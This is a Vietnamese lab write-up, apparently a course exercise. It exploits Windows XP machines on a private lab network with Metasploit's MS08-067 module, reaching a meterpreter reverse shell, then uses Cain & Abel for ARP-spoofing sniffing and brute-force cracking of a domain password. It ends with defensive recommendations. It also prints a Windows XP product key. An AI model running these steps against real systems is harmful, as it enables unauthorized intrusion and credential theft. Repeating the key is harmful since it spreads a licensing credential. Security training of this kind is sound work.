Sư dụng lệnh use <Name> để phân tích

use exploit/windows/smb/ms08_067_netapi

```
msf5 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) >
```

set rhost <victim_host> để đặt host

set rhost 192.168.12.3 (client)

```
msf5 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.12.3
rhost => 192.168.12.3
```


exploit → bắt đầu exploit – tấn công

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.126.139:4444
[*] 192.168.12.3:445 - Automatically detecting the target...
[*] 192.168.12.3:445 - Fingerprint: Windows XP - Service Pack 1 - lang:Unkn
own
[*] 192.168.12.3:445 - We could not detect the language pack, defaulting to
 English
[-] 192.168.12.3:445 - Exploit aborted due to failure: no-target: No matchi
ng target
[*] Exploit completed, but no session was created.
```

➔ Lỗi không thể tìm thấy target ở đây là máy winxp sp1

Đổi qua bản winxp pro 32bit sp2 tại đây → Làm máy client mới với địa chỉ 192.168.12.8

Với key: V2C47-MK7JD-3R89F-D2KXW-VPK3J



Làm tương tự các bước trên:

#msfconsole

#search ms08_067


#use exploit/windows/smb/ms08_067_netapi

#set lhost 192.168.12.6 (địa chỉ ip của máy local host-kali linux)

#set rhost 192.168.12.8 (địa chỉ ip của máy client mới tạo)

#exploit

Dưới đây là kết quả




➔ Đã có xâm nhập, có khả năng điều khiển máy client(192.168.12.8) từ xa

Thử với lệnh shell và ipconfig


```
meterpreter > shell
Process 204 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : trinhvanminh.com
        IP Address. . . . . . . . . . . . : 192.168.12.8
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\WINDOWS\system32>
```

- Sử dụng cain & abel sniff và crack




Thao tác như hình dưới > chọn divice > apply > ok

Click to active sniffer



Nhấn vào biểu tượng dấu + add to list

Chuyển qua tab Sniffer làm như hình dưới




Đã sniff thành công 3 địa chỉ ip đang kết nối

192.168.12.4 (máy thật)


192.168.12.2 (server)

192.168.12.3 (máy client)




- <u>Crack mật khẩu</u>


Làm theo thứ tự như hình để bắt gói tin từ 2 bên (server và client)




Đảm bảo APR đã được bật



Sau khi bật




Chuyển qua **máy client** log out > đăng nhập bằng **tk active directory đã tạo tại server**




trinhvanminh (**username:minhtv**)

Chuyển sang tab password tại máy win xp (attacker) làm như hình bên dưới




Chuyển sang tab Cracker > 2 > 3: chọn tất cả > 4: chuột phải > Brute-Force Attack



Brute-Force Attack > Chọn charset > chọn đồ dài password > Start

Password sẽ hiển thì ở khung số 4 (nếu thành công)



Câu 5: Giải pháp

- Bật firewall, chỉ tắt ở những nơi tin tưởng
- Update phần mềm, hệ điều hành thường xuyên

- Thường xuyên kiểm tra các lỗi, các vurnerability bằng nessus để khắc phục

- Chuyển sang sử dụng hệ điều hành linux